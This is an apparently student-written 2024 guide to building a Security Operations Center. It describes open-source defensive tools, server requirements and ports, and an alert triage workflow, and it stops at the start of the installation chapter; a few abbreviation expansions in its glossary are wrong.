SocOp GUIDE

by :

Moncef & Khafif

Aka

Elemerikh

Https://github.com/elmerikh

year : 2024

Abstract

The project aims to provide the Company with a comprehensive and detailed overview of the functions and procedures of an operational SOC (Security Operations Center) from an administrative, managerial, and technical perspective, to establish a hybrid SOC or Internal SOC and Possibly outsource it as a Managed Security Service Provider (MSSP) to its future clients and partners.

Through this project, the Company will gain a deeper understanding of its vision to become a specialist in cybersecurity and risk management. This includes discovering what to look for when recruiting competent auditors and mission leaders, establishing a robust Information Security Management System (ISMS) while adhering to the standards, laws, and decrees cited in the PASSI, and how monitor client data and networks, and respond to incidents encountered during its missions in an efficient and organized manner.

From the perspective of an engineer, consultant, and cybersecurity professional, this project is considered a minimal and optimal practice for setting up a Security Operation Center.

Table of Contents

Table of Figures

Liste Of Abreviation

- SOC : Security Operation Center
- ISMS: Information Security Management System
- SIRP : Security Incident Response Plan
- SIEM ; Security Information and Event management
- SOAR : Security Orchestration , Automation and Response
- EDR /MDR : Endpoint /Managed detection and Response
- C2 /C&C : Command and Control
- MSSP : Managed Security Services Provider
- IAM : Information Access Management
- GRC : Gouvernance Risk and Compliance
- IOC : Indicator of compromise
- CTI : Cyber Threat Inteligence
- APT : Advanced Persistance Threats
- TTP : Tactics ,Techniques and Procedures
- DFIR : Digital Forenciques and Incidents Response
- CSIRP : Cyberr Security Incident Response Plan
- SSL : Security Socket Layer
- MITRE : Adversarial Tactics, Techniques, and Common Knowledge
- DGSSI : Direction general de la Sécurité des System d'Information
- PASSI : Prestataires D'audit de la Sécurité des Système D'Information
- PCI DSS : Payment Card Industry Data Security Standard
- CSIRT :Computer Security Incident Response Team
- ISO : International Organization for Standardization
- NIST : National Institute Security of Technology
- HIPAA : Health Insurance Probabilty and Accountability Act
- GDPR : General Data Protection Regulation
- FISMA : Federal Information Security Modernisation Act
- IPS : Intrusion Protection System
- IDS : Intrusion Detection System
- CS : Cybersecurity

Architecture soc

Outils et Technologies:

1-VMware workstation:




Figure 1:vmware workstation

VMware Workstation Player is a hypervisor, meaning it is software capable of running virtual machines (VMs) on a computer. We will use it to create our SOC servers and a few machines in our network.

2-Docker ,Docker Compose:




Figure 2:docker/docker compose

Docker is an open-source platform that allows you to create, deploy, and manage applications in lightweight containers. A container is a standardized unit of software that includes everything needed for the application to run: the code, libraries, dependencies, and configuration tools. Here are some key points about Docker:

1. Application Isolation: Docker containers isolate applications from each other and from the underlying operating system, ensuring consistent execution across different environments.

2. Docker Images: A Docker image is a lightweight, standalone, executable package that includes everything needed to run a piece of software, including the code, a runtime, libraries, and system tools.

3. Docker Registry: Docker Hub is a public container registry where you can store and share Docker images.

Docker Compose:

Docker Compose is a tool that allows you to define and manage multi-container applications. With Docker Compose, you can use a YAML file to configure the services your application needs. Then, with a single command, you can create and start all the services based on your configuration. Here are some key points about Docker Compose:

1. `docker-compose.yml` File: This file is used to define the services, networks, and volumes required by your application. For example, you can specify a database, a web server, and a backend service

2. Docker Compose Commands: Commands like `docker-compose up` to start all the services defined in the `docker-

compose.yml` file, and `docker-compose down` to stop and remove the containers, networks, and volumes created.

3. Orchestration: Docker Compose facilitates the orchestration of services, allowing them to be linked and their life cycles managed in a coordinated manner.

https://docs.docker.com/guides/

3-Elastic stack:

Figure 3: Elastic stack

The Elastic Stack (or ELK Stack) is a suite of open-source tools used for real-time data search, analysis, and visualization. It consists of four main components:

1. Elasticsearch: A distributed search and analysis engine capable of searching and analyzing large amounts of data in real-time.
2. Logstash: A data processing pipeline that manages data from various sources, transforms it, and sends it to Elasticsearch.
3. Kibana: A visualization tool that allows you to create dynamic dashboards to display and explore the data indexed in Elasticsearch.
4. Beats: A lightweight platform of agents that collect data from various sources and send it to Logstash or Elasticsearch. There are several types of Beats, such as Filebeat for logs, Metricbeat for metrics, and Packetbeat for network data.

The Elastic Stack enables the collection, transformation, storage, and visualization of data, providing a powerful solution for real-time analysis and system monitoring.

https://www.elastic.co/fr/elastic-stack

4-Wazuh :

Figure 4: Wazuh

Wazuh is an open-source platform used for threat prevention, detection, and response. It secures onpremises, virtualized, containerized, and cloud environments. Wazuh is widely used by thousands of organizations worldwide, from small businesses to large enterprises.

The functions of Wazuh include:
- Security analysis
- Intrusion detection
- Log data analysis
- File integrity monitoring
- Vulnerability detection
- Configuration assessment
- Incident response
- Cloud security
- Container security
- Regulatory compliance
- Endpoint detection and response (EDR)

https://wazuh.com/

5-Elastalert,ElastAlert-server,Praeco

Figure 5: ElastAlert

ElastAlert :

- Description: ElastAlert is a tool developed by Yelp to simplify the creation of alerts based on data indexed in Elasticsearch.

- Features: It allows users to define rules to detect specific events in logs, such as frequent errors or abnormal behaviors, and to send notifications via various channels (email, Slack, etc.).

- Usage: Configure alert rules in YAML, which are then executed periodically to check the defined conditions.

https://elastalert2.readthedocs.io/en/latest/elastalert.html

ElastAlert-Server :

- Description: ElastAlert-Server is an extension of the ElastAlert tool. It provides an API to manage and configure ElastAlert more easily.
- Features: Allows for the creation, management, and debugging of ElastAlert rules via an API, making operations easier compared to using YAML configuration alone.
- Usage: Designed to facilitate the administration and management of alert rules in collaborative or complex environments.

https://github.com/Karql/elastalert2-server

I

Praeco :

- Description: Praeco is a web interface for managing ElastAlert alert rules.
- Features: It provides a user-friendly interface for creating and managing ElastAlert rules, with direct integration into Kibana for more intuitive visualization and management.
- Usage: Used by teams who prefer a UI for configuring their alerts.

In summary, ElastAlert is the foundational tool for creating alerts, ElastAlert-Server adds a web interface to simplify rule management, and Praeco provides a user interface integrated into Kibana for intuitive alert management.

https://github.com/johnsusek/praeco

6-DFIR-IRIS

Figure 6: DFIR-IRIS

A recently released open-source collaborative incident response platform. It aims to provide operational responses to the many challenges posed by incident response and to assist responders in sharing technical details during investigations.

https://github.com/dfir-iris/iris-web
https://dfir-iris.org/

7-Shuffle:

Figure 7: Shuffle

Shuffle is an open-source SOAR (Security Orchestration, Automation, and Response) platform that enables the automation and orchestration of cybersecurity incident management. Shuffle stands out for its ability to automate and orchestrate the processes involved in managing cybersecurity incidents.

https://shuffler.io/

8-MISP:

Figure 8:MISP

MISP is an open-source software solution that enables the collection, storage, distribution, and sharing of cybersecurity indicators and threats related to cybersecurity incident analysis and malware analysis.

https://www.misp-project.org/

8-YARA:

Figure 9: YARA

Created in 2007, YARA is a framework developed by Victor Manuel Alvarez to identify malware and classify it into families sharing similar characteristics. Since then, this method has been utilized by numerous companies specializing in cybersecurity.

https://github.com/VirusTotal/yara

https://virustotal.github.io/yara/

10-Suricata:

Figure 10: Suricata

Suricata is an open-source software for intrusion detection (IDS), intrusion prevention (IPS), and network security monitoring (NSM). It is developed by the Open Information Security Foundation (OISF). Suricata allows for Deep Packet Inspection (DPI). Numerous ethical use cases can be implemented, enabling the collection of both qualitative and quantitative information.

https://suricata.io/download/

11-VirusTotal:

Figure 11: VirusTotal

VirusTotal is a service that analyzes suspicious files and facilitates the quick detection of viruses, worms, Trojans, and all kinds of malware detected by antivirus engines. Features: Free, independent service.

https://virustotal..com

12- MITRE ATT&CK®:

Figure 12; MITRE

MITRE ATT&CK® is a globally accessible knowledge base that includes the tactics and techniques of adversaries based on real-world observations. The ATT&CK knowledge base is used as a foundation for developing specific threat models and methodologies in the private sector, within government, and in the cybersecurity products and services community.

https://attack.mitre.org/

12-Atomic Red Team:




Figure 13: Atomic RedTeam

Atomic Red Team™ est une bibliothèque de tests mappés au framework MITRE ATT&CK®. Les équipes de sécurité peuvent utiliser Atomic Red Team pour tester rapidement, de manière portable et reproductible leurs environnements.

https://atomicredteam.io/
https://github.com/redcanaryco/atomic-red-team

13-Sysmon:

Figure 14: Sysmon

System Monitor (Sysmon) is a Windows system service and a permanent device driver that persists across system reboots to monitor and log system activity in the Windows Event Log once installed on a system.

[Sysmon - Sysinternals | Microsoft Learn]

Diagramme Architecture SOC





Figure 15: Diagramme Architecture Soc



machines	requirements	operating system	Open Ports	services
Server 1 : log management	2 cpu 8GB ram	RHEL 9	wazuh: TCP 1515 ,55000,1514 logstash : TCP 5044 Kibana: TCP 5601 Elastcisearch : TCP 9200 Praeco : 8080 SSH :22	wazuh-manager wazuh-api logstash kibana elasticsearch docker
Server 2 : Incident Response	2 cpu 8GB ram	ubuntu 24 LTS	DFIR-IRIS : TCP 8443 Shuffle : TCP 3001 MISP : TCP 443/1433 SSH : TCP 22	Docker (DFIR-IRIS MISP ,Shuffle containers)
linux endpoints	2 cpu 4GB ram	ubuntu 24 LTS ubuntu Server 24 LTS	SSH :22	suricata yara Wazuh-agent
windows endpoints	2 cpu 4GB ram	Windows 10 pro Windows 11	RDP : TCP 3389	wazuh-agent Sysmon

Figure 16: Table des Requis

Workflow of the SOC :




UX Logs
SURICATA
Win Logs
WAZUH
send alerts
MISP
Threat Sharing
VIRUSTOTAL
get intels,insights
IRIS
Your Production Ticketing Solution
Logstash- Process Data
ElasticSearch- Store, Index Data
elasticsearch
kibana
Kibana- Visualize Data
Shuffle Automation Workflow
Atomic Red Team- Execute Techniques, Attack Simulation
Conversions
Created, Follow to Practice/Hands-on
Your Org/Production Usecase
Your Org/Production Usecase
Created, Follow to Practice/Hands-on
Next Phase of Test Deployment

Figure 17: Workflow du SOC

During our incident investigations (threat hunting), we must follow a precise process to distinguish between False Positive alerts (incorrect alerts that are not dangerous) and True Positive alerts. We need to know how to manage and configure our tools to differentiate between these alerts.



Start
Alert
Alert is created in the SIEM and arrives in the SIRP
Triage result
False positive (Detection didn't work as expected)
True positive (Detection worked as expected)
Incident
Legitimate behavior
Can't determine it is - Customer notified
Definitely not - Customer notified
Definitely legitimate - No notification
Customer response
Customer says it's a false positive
Customer says it's malicious
Customer says it's not malicious
Investigation review
False positive (Detection didn't work as expected)
True positive (Detection worked as expected)
False positive
True positive legitimate
True positive malicious
True positive legitimate
Add whitelist or Review detection rule
Add whiltelist (optional, if recurrent)
Start incident response
Add whiltelist (optional, if recurrent)
End

Figure 18 : Procedure de Reponse au incidents


Chapitre 4: Instalation

1-Serveur log management
